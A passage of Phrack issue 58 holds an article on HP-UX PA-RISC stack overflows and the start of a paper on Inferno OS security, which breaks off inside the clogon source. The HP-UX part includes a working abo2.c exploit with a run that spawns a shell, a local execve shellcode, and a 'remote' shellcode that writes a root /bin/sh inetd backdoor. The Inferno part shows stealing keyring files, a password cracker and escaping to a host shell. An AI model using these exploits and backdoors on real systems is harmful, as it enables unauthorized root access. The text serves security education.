                  "\x13\x02\xa0\xe1"   /*  mov   r0, r3, lsl r2       */
                  "\x08\x20\x8d\xe5"   /*  str   r2, [sp, #8]         */
                  "\x0b\xff\x90\xef"   /*  swi   0x900ff0b    (execve) */
                  "/bin/sh";


---[  References:
```

[1] ARM Architecture Reference Manual – Issue D,
2000 Advanced RISC Machines LTD

[2] Intel StrongARM SA-1110 Microprocessor Developer's Manual,
2001 Intel Corporation

[3] Using the ARM Assembler,
1988 Advanced RISC Machines LTD

[4] ARM8 Data Sheet,
1996 Advanced RISC Machines LTD

==Phrack Inc.==

Volume 0x0b, Issue 0x3a, Phile #0x0b of 0x0e

|=-----------------=[HP-UX (PA-RISC 1.1) Overflows]=-------------------=|

|=-----------------=[Zhodiac <zhodiac@softhome.net>]=------------------=|

--[Introduction.

Damn it, another buffer overflow document!! Well, this paper is not intended to explain buffer overflow exploitations, neither is intended to explain asm coding. This paper focuses mainly in three topics:

HP-UX/PA-RISC registers and stack organization, a solution for abo2.c (located at community.core-sdi.org/~gera/InsecureProgramming/) and finally two shellcodes for this OS/arch.

It covers basic topics to start exploiting buffer overflows under HP-UX/PA-RISC 1.1. This paper is divided into the following sections:

--[1. PA-RISC Introduction

--[1.1. RISC fundamentals

RISC (Reduced Instruction Set Computing) refers to procesors with a reduced instruction set, and with the ability to do the same tasks of a CISC processor (Complex Instruction Set Computing).

RISC processors have some common caracteristics:

- Load, store design for memory access
- Reduce number of addressing
- Instruction size is always the same (Speeds up)
- Few instructions format
- More use of registers rather than memory

Deep in PA-RISC arch we have some more defined caracteristics:

- Immediate addressing, base relative without offset
- Predecrement in an instruction
- Postincrement in an instruction
- 12 instruction formats, all of them have 32 bits

--[1.2. Registers

On PA-RISC 1.1 there are four types of registers:

- General registers (32)
- Float point registers (32)
- Space registers (8)

- Control registers (25)

We will focus on the "General registers" which are the ones that get involved in shellcodes programming and buffer overflow exploiting. These registers can be used at any time even when cpu is not on privilege state, except %gr0 (%r0) as we will see.

Lets explain some uses of the general registers

- %gr0: Always contains the value 0 and if you write something on it, will be discarded
- %gr1: It is the implicit target register of the ADDIL instruction. When calling a shared library function it will store the return address of the so called "shared library stub" before calling the function
- %gr2 (%rp): In this register it is stored the return address when a function call is done with BL (Branch and Link)
- %gr3-%gr21: General use registers
- %gr19: Is the linkage table base register when calling a shared library function
- %gr22: Stores the syscall number when you are going to call one of them
- %gr23-gr26: Stores the functions arguments arg0-arg3
- %gr28,gr29 (%ret0, %ret1): In %gr28 is stored the return value of a function or syscall. (An inmediat value or a reference address). Under certain circunstances the value is sotred in %gr29
- %gr30: Here it is sotred the current Stack pointer. It has to be aligned to 16 bits
- %gr31: Under PA-RISC 2.0 it contains the return address when a BLE instruction is executed

Some final notes:

- Under PA-RISC 1.0 there are only 16 Floating-Point registers and under PA-RISC 1.1 and 2.0 there are 32
- Control registers are only accessible when the CPU is in privilege mode
- Under PA-RISC 2.0 registers size is 64 bits

--[1.3. Leaf and non-leaf functions

There are mainly two classes of functions under HP-UX (similar as SPARC):

- Leaf functions: They DO NOT call any further function.

Leaf funtions, since they do not call any further function never store %rp in memory because it will never be overwritting by a new function called.

Here is an example on code and its gdb disass dump of a leaf function.

```
HP9000:~/overflows/leaf$ cat leaf.c

int leaf(char *buff) {
  int a=0;
  a=1;
}

int main(int argc, char **argv) {
  leaf(argv[1]);
}

HP9000:~/overflows/leaf$
```

You can see in the gdb disass dump it never saves %rp in stack.

```
(gdb) disass leaf
```

```
Dump of assembler code for function foo:
0x3280 <leaf>:           copy r3,r1
0x3284 <leaf+4>:         copy sp,r3
0x3288 <leaf+8>:         stw,ma r1,40(sr0,sp)
0x328c <leaf+12>:        stw r26,-24(sr0,r3)
0x3290 <leaf+16>:        stw  r0,8(sr0,r3)
0x3294 <leaf+20>:        ldi 1,r19
0x3298 <leaf+24>:        stw  r19,8(sr0,r3)
0x329c <leaf+28>:        ldo 40(r3),sp
0x32a0 <leaf+32>:        ldw,mb -40(sr0,sp),r3
0x32a4 <leaf+36>:        bv,n r0(rp)
End of assembler dump.
(gdb)
```

  - Non-Leaf funtions: They DO call at least one function.

  Non-Leaf funtions, since they do not call any further function always stores %rp in stack (as we will see) because the function called is going to overwrite %rp with its wn return pointer.

Here is an example on code and its gdb disass dump of a leaf funtion.

```
HP9000:~/overflows/non-leaf$ cat non-leaf.c

int non_leaf(char *buff) {
  int a=0;
  a=1;
  sleep(1);
}

int main(int argc, char **argv) {
  non_leaf(argv[1]);
}

HP9000:~/overflows/non-leaf$
```

You can see in the gdb disass dump it saves %rp in stack at "stw rp,-14(sr0,sp)".

```
(gdb) disass non_leaf
Dump of assembler code for function foo:
0x32b0 <non_leaf>:           stw rp,-14(sr0,sp)
0x32b4 <non_leaf+4>:         copy r3,r1
0x32b8 <non_leaf+8>:         copy sp,r3
0x32bc <non_leaf+12>:        stw,ma r1,80(sr0,sp)
0x32c0 <non_leaf+16>:        stw r26,-24(sr0,r3)
0x32c4 <non_leaf+20>:        stw  r0,8(sr0,r3)
0x32c8 <non_leaf+24>:        ldi 1,r19
0x32cc <non_leaf+28>:        stw  r19,8(sr0,r3)
0x32d0 <non_leaf+32>:        ldi 1,r26
0x32d4 <non_leaf+36>:        b,l 0x3298 <sleep>,rp
0x32d8 <non_leaf+40>:        nop
0x32dc <non_leaf+44>:        ldw -14(sr0,r3),rp
0x32e0 <non_leaf+48>:        ldo 40(r3),sp
0x32e4 <non_leaf+52>:        ldw,mb -40(sr0,sp),r3
0x32e8 <non_leaf+56>:        bv,n r0(rp)
0x32ec <non_leaf+60>:        break 0,0
End of assembler dump.
(gdb)
```

--[2. Stack organization

  The following stack organization is brought up under PA-RISC 1.1 on a HP-UX B10.20 and using the gcc compiler (though i will explain some few thing of native cc). I have not seen any documentation about this stuff, so it was based on gdb and my deduction ability.

PA-RISC does not have instructions like "save", "restore" to save the registers values in a function prelude as SPARC does. all this stuff is implemented via software and changes between compilers.

We will focus on non-leaf functions that are the ones that get involved on buffer overflows. All "non-leaf" functions implements a prelude and a final of a funtion, for example in main():

```
0x3380 <main>:          stw rp,-14(sr0,sp)
0x3384 <main+4>:        copy r3,r1
0x3388 <main+8>:        copy sp,r3
0x338c <main+12>:       stw,ma r1,40(sr0,sp)
0x3390 <main+16>:       stw r26,-24(sr0,r3)
0x3394 <main+20>:       stw r25,-28(sr0,r3)

...

0x33e0 <main+96>:       ldw -14(sr0,r3),rp
0x33e4 <main+100>:      ldo 40(r3),sp
0x33e8 <main+104>:      ldw,mb -40(sr0,sp),r3
0x33ec <main+108>:      bv,n r0(rp)
```

We are going to see step by step what is going on:

- 0x3380 <main>: stw rp,-14(sr0,sp)

  Store the return address (in %rp after the BL) in %sp-0x14. Native C compiler stores it in %sp-0x18.

- 0x3384 <main+4>: copy r3,r1

  Make a copy of %r3 in %r1. This is because in %r3 will store the %sp of the previous function, as we will see.

- 0x3388 <main+8>: copy sp,r3

  Copy %sp in %r3.

- 0x338c <main+12>: stw,ma r1,40(sr0,sp)

  Stores %r1 (the sp of to back functions) in the stack and increments %sp in 0x40. This 0x40 is because it reserves space for its own local variables plus 64 bytes for the frame maker and the arguments of the following function. (Notice the frame maker is of the next function that is to be called, this is very important!).

- 0x3390 <main+16>: stw r26,-24(sr0,r3)

  Copies the first argument (%r26) of the function to stack (space reserved of the last function), at %r3 (last %sp) - 0x24.


- 0x3394 <main+20>: stw r25,-28(sr0,r3)

  Copies the second argument (%r25) of the fucntion to stack (space reserved of the last function), at %r3 (last %sp) - 0x28.

  Like the last two instructions mechanism, the first four arguments will be stored (%r26-%r23). In case there are more than four arguments before the jmp to the function is done they will be store in stack where they fit.

  F.e. arg4 ---> %r3 - 52
  arg5 ---> %r3 - 56
  arg6 ---> %r3 - 60
  ...

So the stack organization will look like this:



With this usefull information, if a buffer overflow happens in stack and we overflow a local variable of a function, we will overwrite the Frame Maker of the next function called. This "next function" used to be the function that makes the copy of the buffer, f.e. strcpy(), sprintf() etc.

This is why the following program could not be exploited because there is not a "next function" that copies the buffer, because we copy the buffer with a while.

```
void vulnerable_func(char *buffer) {
char buffer2[128];
int counter=0;

   while(buffer[counter]!='\0') {
    buffer2[counter]=buffer[counter];
    counter++;
   }
```

```
   printf("Buffer: %s\n",buffer);
  }

  int main(int argc, char **argv) {

   vulnerable_func(argv[1]);
  }
```

In the end part of each function we undo all the operations we have seen: read %rp from stack, restore %sp and %r3 and branches to %rp.

--[3. Advanced Buffer Overflow #2

In the following web page:

http://community.core-sdi.com/~gera/InsecureProgramming/

there are some programs vulnerable to many types of bugs such as buffer overflow, heap overflow, format string bugs, ...

We will focus in the Advance Buffer Overflow #2 (abo2.c) which gave many people headaches.

```
HP9000:~/overflows/sample$ cat abo2.c
/* abo2.c                                                  *
 * specially crafted to feed your brain by gera@core-sdi.com */

/* This is a tricky example to make you think              *
 * and give you some help on the next one                  */

 int main(int argv,char **argc) {
    char buf[256];

    strcpy(buf,argc[1]);
    exit(1);
    }
HP9000:~/overflows/sample$
```

Many people say that "its exploitation is not possible". I go further saying "its exploitation is not possible in x86 architectures", but in others like PA-RISC it can be exploitable.

In x86 platforms, by supplying a buffer long enough, you will overwrite the return address of main(), but due to the uneludable exit() we will never have the control of the flow of the vulnerable program. Better said: "I have not been able to have control of it ;P"

We have to find a way to control the flow of our program before exit() is executed. Under HP-UX10.20/PA-RISC, because stack (%r30 or %sp) grows from lower address to higher address (against some other architectures do such as Linux x86) and also due to the stack organization explained in this document, we will not overwrite the return address of main() but we will overwrite the return address of strcpy(). So once the buffer is copied, and once strcpy branches to its own %rp, it will go to our shellcode having control of the flow of the program before exit() is executed.

All this is due to strcpy(), is implemented, under HP-UX B.10.20 as a non-leaf funtion (it will store its own return pointer in stack). Fyodor Yarochkin told me that strcpy() under HP-UX 11.00 is implemented as a leaf funtion, so this particular overflow will not be exploitable on that version of HP-UX.

I am not saying strcpy()'s overflows are not posible to exploit under HP-UX 11.00. Take a look at this piece of code and find why it is still possible.

```
HP9000:~/overflows/hp11-strcpy$ cat hp11-strcpy.c
void foo(char *buff,char *dest) {
  strcpy(dest,buff);
}

int main(int argc, char **argv) {
  char buffer[128];

  foo(argv[1],buffer);
}
HP9000:~/overflows/hp11-strcpy$
```

Proof of concept:

```
HP9000:~/overflows/sample$ uname -a
HP-UX HP9000 B.10.20 A 9000/712 2013496278 two-user license
HP9000:~/overflows/abo2$ cat abo2.c
/* abo2.c                                                    *
 * specially crafted to feed your brain by gera@core-sdi.com */

/* This is a tricky example to make you think                *
 * and give you some help on the next one                    */

 int main(int argv,char **argc) {
    char buf[256];

    strcpy(buf,argc[1]);
    exit(1);
    }
HP9000:~/overflows/abo2$

HP9000:~/overflows/abo2$ cat xploit.c
/*
 * abo2.c xploit by Zhodiac <zhodiac@softhome.net>
 *
 * http://community.core-sdi.com/~gera/InsecureProgramming/
 *
 * Xploited on HPUX
 * 9/9/2001
 *
 * Madrid
 *
 */
#include <stdio.h>

//#define NOP 0x3902800b
#define NOP 0x08630243
#define BUFFSIZE 256+48+1
#define NUMADDR 10
#define OFFSET -80

char shellcode[] =
"\xe8\x3f\x1f\xfd\x08\x21\x02\x80\x34\x02\x01\x02\x08\x41\x04\x02\x60\x40"
"\x01\x62\xb4\x5a\x01\x54\x0b\x39\x02\x99\x0b\x18\x02\x98\x34\x16\x04\xbe"
"\x20\x20\x08\x01\xe4\x20\xe0\x08\x96\xd6\x05\x34\xde\xad\xca\xfe"
"/bin/sh\xff";

long get_sp(void) {
   __asm__("copy %sp,%ret0 \n");
}

int main(int argc, char *argv[]) {
char buffer[BUFFSIZE];
char *ch_ptr;
unsigned long addr,offset=OFFSET;
int aux;
```

```
 if (argc==2) offset=atoi(argv[1]);

 addr=get_sp()+offset;

 memset(buffer,0,sizeof(buffer));
 ch_ptr=(char *)buffer;

 for (aux=0; aux<(BUFFSIZE-strlen(shellcode)-NUMADDR*4)/4; aux++) {
      *(ch_ptr++)=(NOP>>24)&255;
      *(ch_ptr++)=(NOP>>16)&255;
      *(ch_ptr++)=(NOP>>8)&255;
      *(ch_ptr++)=NOP&255;
      }

 memcpy(ch_ptr,shellcode,strlen(shellcode));
 ch_ptr+=strlen(shellcode);
 for (aux=0; aux<NUMADDR; aux++) {
     *(ch_ptr++)=(addr>>24)&255;
     *(ch_ptr++)=(addr>>16)&255;
     *(ch_ptr++)=(addr>>8)&255;
     *(ch_ptr++)=addr&255;
     }

 buffer[BUFFSIZE-1]='\0';
 printf("Return Address %#x\n",addr);
 printf("Buffer Size: %i\n",strlen(buffer));

 if (execl("./abo2","abo2",buffer,NULL)==-1) {
    printf("Error at execl()\n");
    exit(-1);
    }

}
HP9000:~/overflows/abo2$

HP9000:~/overflows/abo2$ gcc -o xploit xploit.c
HP9000:~/overflows/abo2$ gcc -o abo2 abo2.c

HP9000:~/overflows/abo2$ ./xploit
Return Address 0x7b03a5b0
Buffer Size: 304
$ uname -a
HP-UX HP9000 B.10.20 A 9000/712 2013496278 two-user license
$ exit
HP9000:~/overflows/abo2$
```

--[4. Extras

Here are two shellcodes for HP-UX. First is a local one, it just executes a /bin/sh but notice its reduced size, only 47 bytes. Second one was, in its development time, the first remote shellcode I know about. It uses inetd to put a shell on a tcp port. There is a third shellcode which implements all syscalls socket(), bind(), dup2() but I lost it. Shit happens (Also fsck does also). :(

--[4.1. Local Shellcode

Nowadays there are some HP-UX shellcode (Fyodor's home some developed, lsd-pl some more), but in its development time the only one public was the one of K2 of ADM. This shellcode is a bit optimized, because it is 13 bytes lower in size.

```
/*
 * HP-UX 47 bytes shellcode
```

```
 *
 *    By Zhodiac <zhodiac@softhome.net>
 *
 * Madrid, 13/05/2001
 *
 */


char shellcode[]=
"\xe8\x3f\x1f\xfd"      /*              bl salto,%r1               */
"\x0b\x39\x02\x99"      /* salto:       xor %r25,%r25,%r25         */
"\x34\x02\x04\xc0"      /*              ldi 0x260,%r2              */
"\x08\x41\x04\x03"      /*              sub %r1,%r2,%r3            */
"\x60\x79\x05\x08"      /*              stb %r25,0x284(%sr0,%r3)   */
"\xb4\x7a\x04\xfa"      /*              addi 0x27D,%r3,%r26        */
"\x0b\x18\x02\x98"      /*              xor %r24,%r24,%r24         */
"\x20\x20\x08\x01"      /*              ldil L'0xC0000004,%r1      */
"\xe4\x20\xe0\x08"      /*              ble R'0xC0000004(%sr7,%r1) */
"\x94\x56\x05\x36"      /*              subi 0x29b,%r2,%r22        */
"/bin/sh";


--[ 4.2. Remote Shellcode

/*
 * HP-UX remote shellcode
 *
 *    By Zhodiac <zhodiac@softhome.net>
 *
 * Madrid, 14/05/2001
 *
 */

char shellcode[]=
"\xe8\x3f\x1f\xfd"      /*              bl salto,%r1               */
"\x0b\x39\x02\x99"      /* salto:       xor %r25,%r25,%r25         */
"\x34\x02\x04\xc0"      /*              ldi 0x260,%r2              */
"\x08\x41\x04\x03"      /*              sub %r1,%r2,%r3            */
"\x60\x79\x05\x78"      /*              stb %r25,0x2BC(%sr0,%r3)   */
"\x60\x79\x05\x7e"      /*              stb %r25,0x2BF(%sr0,%r3)   */
"\x68\x79\x05\x62"      /*              stw %r25,0x2AE(%sr0,%r3)   */
"\xb4\x7a\x05\x6A"      /*              addi 0x2B5,%r3,%r26        */
"\x0f\x5a\x12\x81"      /*              stw %r26,-16(%sr0,%r26)    */
"\x94\x44\x04\xd0"      /*              subi 0x268,%r2,%r4         */
"\x0b\x44\x06\x04"      /*              add %r4,%r26,%r4           */
"\x0f\x44\x12\x89"      /*              stw  %r4,-12(%sr0,%r26)    */
"\x94\x44\x04\xd6"      /*              subi 0x26C,%r2,%r4         */
"\x0b\x44\x06\x04"      /*              add %r4,%r26,%r4           */
"\x0f\x44\x12\x91"      /*              stw  %r4,-8(%sr0,%r26)     */
"\xb7\x59\x07\xe1"      /*              addi -16,%r26,%r25         */
"\x0b\x18\x02\x98"      /*              xor %r24,%r24,%r24         */
"\x20\x20\x08\x01"      /*              ldil L'0xC0000004,%r1      */
"\xe4\x20\xe0\x08"      /*              ble R'0xC0000004(%sr7,%r1) */
"\x94\x56\x05\x36"      /*              subi 0x29b,%r2,%r22        */
"AAAA"
"BBBB"
"CCCC"
"ZZZZ"
"/bin/sh -c echo \"eklogin stream tcp nowait root /bin/sh sh -i\" >> "
"/etc/inetd.conf ; /usr/sbin/inetd -c ; ";


--[ 5. References

For further information you may consult:

 [1]  Some PDFs i found at http://www.freelsd.net/~ndubee/ (Great
      collection :) and http://docs.hp.com/
```

* PA-RISC 1.1 Architecture and Instruction Set Reference Manual
* PA-RISC Architecture and Instruction Set Reference Manual
* http://www.devresource.hp.com/partner/rad.10.20.pdf
* http://www.devresource.hp.com/partner/rad.11.0.32.pdf

[2] PA-RISC 2.0 Architecture
Gerry Kane
ISBN 0-13-182734-0

[3] Buffer overflow on non-intel platforms (BlackHat 2001 Asia)
Fyodor Yarochkin.
http://www.notlsd.net/bof/index.html

[4] lsd-pl HP-UX shellcodes (You people, are really good! Hope to talk
to you in future!)
http://lsd-pl.net

[5] You can mail me with any doubt you have :)
Zhodiac <zhodiac@softhome.net>

--[6.- Greetings

- [CrAsH], without her support this document would not exist. :***
- DarkCode for long long time talking about SPARC and PA-RISC
archs :)
- Fyodor Yarochkin for the few, but great, chats we had about
PA-RISC. For the review of this paper. Thx.
- El Nahual for having fun in real and net-life ;P I owe you a mail.
- 0xdeadcafe mail-list for great discussion topics.

Madrid 11/10/2001

|=[EOF]=---=|

==Phrack Inc.==

Volume 0x0b, Issue 0x3a, Phile #0x0c of 0x0e

|=-----------------=[The Security of Inferno OS]=---------------------=|

|=---=|
|=--------------------=[dalai <dalai@swbt.net>]=----------------------=|

This paper goes over the security semantics of Vita Nuova's Inferno OS, and some means by which they may be circumvented. Inferno is a small, embedded OS intended to run on devices which may take advantage of its distributed aspects. The example Bell Labs likes to use is the T.V. set-top box. Anything which relies on remote data to run is an Inferno candidate. Other potential uses include networked PDA's, and local broadband access hubs (ie for cablemodem, or ION).

This paper is about security and is not an introduction to Inferno. The Inferno Documents and man pages have been made available for public consumption and are located at Vita Nuova's website, http://www.vitanuova.com. Also, notice the change with my email address. Insomnia.org get's DoS'd so they shut out their users. Go figure.

Lucent has mentioned their intent to utilize Inferno in some of it's up and coming products. Firewalls and routers are already being built with Inferno, and potential future use includes telecom equipment, and dedicated(cheap) Internet terminals. Some outside companies are also taking interest in Inferno, but noone can predict how much it will be used in the future, or how successful it will be.

There are many reasons why you'd enjoy playing with Inferno. If it gains the market saturation that Vita Nuova hopes for, you will have a vast network of devices to play with. The industry hopes to 'e-nable'(tm) nearly everything that runs off of power. Vehicles, large household appliances, probably even toasters will shortly require some kind of embedded OS to drive their superfluous hardware. Inferno is one of the answers, and probably the most robust.

90% of anything mentioning Inferno and security in the same context talks about the encryption and authentication of network messages. This is all fine and dandy, but there's much more to be considered, especially in an internetworked OS. And Inferno is about networking. There is little point in a stand alone host.

And thus networking Inferno is fundamental. Here's a little info to get your hosts up and talking, preferably to another Inferno-based machine.

The services to be run by Inferno upon execution of the server binary, 'lib/srv', are contained in /services/server/config. By default the file contains these services:

```
        styx            6666/tcp                # Main file service
        mpeg            6667/tcp                # Mpeg stream
        rstyx           6668/tcp                # Remote invocation
        infdb           6669/tcp                # Database connection
        infweb          6670/tcp                # inferno web server
        infsigner       6671/tcp                # inferno signing services
        infcsigner      6672/tcp                # inferno signing services
        inflogin        6673/tcp                # inferno login service
        virgil          2202/udp        virgild # inferno info
```

The file /services/cs/services functions as the Unix /etc/services, and can be used to reference the above service names with port numbers. 'netstat' does for Inferno something similar to what it does for Unix. If run under a Unix, copy the contents of /services/cs/services to your /etc/services file.

In order for Inferno to successfully talk to other hosts you must start the connection server, 'lib/cs'. This daemon translates network names(in the form of protocol!host!port) into a namespace network presence. You can specify the services 'lib/srv' is to run by editing the file /services/server/config.

You can get two hosts up and talking with these steps, assuming that the hosting OS' are connected and can communicate. Hostname translation, IP interface selection, and etc. is decided upon by the hosting OS.

1. DNS: 'echo ip.of.dns.server > /services/dns/db', rebuild /services/dns/db. There's an example already in there.

2. CS: edit /services/cs/db, then 'lib/cs'

3. SRV: edit /services/server/config, then 'lib/srv' (Run on server)

4. LOGINS: Run 'changelogin <user>' on the server, this must be done for each user who will be logging in.

5. KEYS: Run 'getauthinfo default' on the hosts to create the initial certificates. Do this for both the server and the client. Do 'getauthinfo <server>' on the client. Note that this is for the default certificate. To get one for use with a particular ip, do 'getauthinfo tcp!hostname'.

6. DONE: You may then use the Inferno network services, for instance you may mount a remote computer under your namespace:

   'mount tcp!host /n/remote'

   to verify:
   'lc /n/remote/'

   or:
   'netstat'

And it's that easy folks. You may want your 'lib/cs', 'lib/srv', and mount commands to be done automatically at boot. The 'mount' is just an example, there's an infinite number of things you can do with your two hosts. You may even opt to mobilize your lego's[1]. Read the man pages.

*****

Because of the design of Inferno, and the way it is meant to be applied, security can be easily circumvented, yielding unauthorized access on remote machines, and access to files on the current machine that you shouldn't be able to touch.

I should say something about hosted Inferno before I forget. Because it will rely on the hosting OS' IP mechanism's, the sockets created by Inferno will behave under pressure as one created by the host. While a tcp connect() scan will dirty up the Inferno console with messages, if the host OS is Win32 and someone's invoked 'nmap -sF' against it then Inferno's services will be invisible along with Windows'. Likewise, all normal system logging still applies to the ports Inferno is using. Understand?

The OS uses a virtual machine model to run its executables, which are typically coded in the Inferno specific language Limbo. The virtual machine Dis is secured by the virtue of type checking. Perms under inferno are like those in Unix. 'ls -l' will show you what I mean. Unlike Unix, namespace resources created by a private application are not by default made available to anyone else except the children of that process. Thus we see

that The Labs have put some effort into securing Inferno.

Cryptography is integrated into the OS. Messages exchanged between two Inferno hosts can be encrypted, or authenticated and plaintext. It's built-in cryptographic algorithms are, according to the manual:

- SHA/MD5 hash
- Elgamal public key for signature systems
- RC4
- DES
- Diffie-Hellman for key exchange

Authentication relies on the public-key aspects of the above. Isn't that super? He who believes cryptography is the end-all of security measures is sad indeed. Call me lame or whatever, I'm just not interested in crypto.

Here I will share with you my techniques for upping your enjoyment of Inferno. Check it out, no smoke or mirrors. No strings. If you have console access you have the Inferno, so all of my stuff may be done via remote login, you can do the Windows thing both locally and remotely in the case of 95/98. Test boxes follow the suggested installation perm's.

1) Windows

If the Inferno is hosted on Windows 95/98, it won't even try to protect key files. Even if it did, we could just grab what we wanted from Windows, with the default path to the Inferno namespace being C:\USERS\INFERNO. Observe.

```
stacey; cat /dev/user
inferno
stacey; mount tcp!jessica /n/remote
stacey; cd /n/remote/usr/dalai/keyring
stacey; lc
default
stacey; cp default /usr/inferno
stacey;
```

And then we can login as dalai from a third party box, or log into the Window's machine's server. Not as big a deal as it seems, considering how Inferno is supposed to be run. We can also use this to get the password file, /keydb/password.

2) clogon

Attached is my command line port of the GUI login utility provided by Inferno in the distribution. I call it clogon. Now you can't say I've never done anything for you. This does basically the same thing as wm/logon, but is done from the text mode console. Inferno will allow you to switch your user name once per session.

```
stacey; cat /dev/user
inferno
stacey; ./clogon -u dalai
stacey; cat /dev/user
dalai
stacey;
```

3) hellfire

Hellfire is my Inferno password cracker. The password file is located under /keydb/password, and contains the list of users which will be logging in remotely to the machine. The Hellfire source can be found below, or at the Trauma Inc. page.

```
jessica; hellfire -d dict -u luser

hellfire, by dalai(dalai@swbt.net)
A Traumatized Production.
Cracking...

Password is "victim"
Have a nice day.
jessica;
```

You don't need that password for the local machine, however you may use it in conjunction with luser's keys to gain his access to a remote machine. And it will work the same way with more mundane distributed services. The day the utility companies rely on Inferno is the day I hook my computer up to the washer and dryer.

******

Inferno may run stand alone, or hosted on another OS(Plan9, Win32, several Unix's). When hosted, there are quite often opportunities not only to hack Inferno from the host, but also the host from Inferno.

By default the Inferno emulator(emu) is started with no login prompt. This is fine for me, because I use my host OS's login to get into Inferno. You can have Inferno run a specified program via the emu command line, and thus enable selective login.

For starters, we can execute a command on the host OS as follows:

```
stacey; bind -a '#C' /
stacey; os '/bin/sh -i'
devcmd: /bin/sh -i pid 12600
sh: no job control in this shell
sh-2.03$
```

You have the perm's given to the user and group that Inferno was installed under, the suggested is user 'Inferno' and group 'inf'. The manual says that if some careless person started Inferno as root, 'os' will run as the caller's Inferno username. If that username does not exist on the hosting system, then 'cmd' will run as user/nobody.

Yes, I'm thinking what you're thinking. According to the manual, IF Inferno is installed under root, AND you change your Inferno user name to that of another user on the host OS, THEN you will become that user on the host. But what if that user doesn't have an account on the Inferno? With a minor modification clogon will allow you to be whatever user you choose, you may use any name at all.

Note that on Window's systems the 'os' argument must be a binary executable in the current path. Things built into the regular Windows interpreter(command) won't work. Like Unix, the command is run under the same user id that started emu. Also, you can make a dos/windows/iso9660 fs visible under Inferno.

******

After becoming curious with Inferno, I downloaded and played with it for awhile. I became interested enough to write this paper, and i'm overall satisfied with the system. Who knows, I may even use it in some upcoming projects. If you like the syntax and feel of Inferno but want a more production-type OS, see Plan9.

Notes:

[1] - Styx on a Brick: http://www.vitanuova.com/inferno/lego1.html

---------- clogon.b ----------

```
# clogon
# port of wm/logon to the command line
#
# dalai(dalai@swbt.net)
# http://www.swbt.net/~dalai

implement clogon;

include "sys.m";
        sys: Sys;

include "draw.m";

include "sh.m";
include "newns.m";

clogon: module
{
        init:   fn(nil: ref Draw->Context, argv: list of string);
};

init(nil: ref Draw->Context, argv: list of string)
{
        sys = load Sys Sys->PATH;
        sys->print("clogon, by dalai(dalai@swbt.net)\n");

        sys->pctl(sys->FORKNS|sys->FORKFD, nil);

        progdir := "#p/" + string sys->pctl(0, nil);
        kfd := sys->open(progdir+"/ctl", sys->OWRITE);
        if(kfd == nil) {
                sys->sprint("cannot open %s:  %r", progdir+"/ctl");
                sys->raise("fail:bad prog dir");
        }

        usr := "";
        if(argv != nil) {
                argv = tl argv;
                if(argv != nil && hd argv == "-u") {
                        argv = tl argv;
                        if(argv != nil) {
                                usr = hd argv;
                                argv = tl argv;
                        }
                }
        }

        if (usr == nil || !logon(usr)) {
                sys->print("usage: clogon -u user\n");
        }

        (ok, nil) := sys->stat("namespace");

        if(ok >= 0) {
                ns := load Newns Newns->PATH;
                if(ns == nil)
                        sys->print("failed to load namespace builder\n");
                else if ((nserr := ns->newns(nil, nil)) != nil){
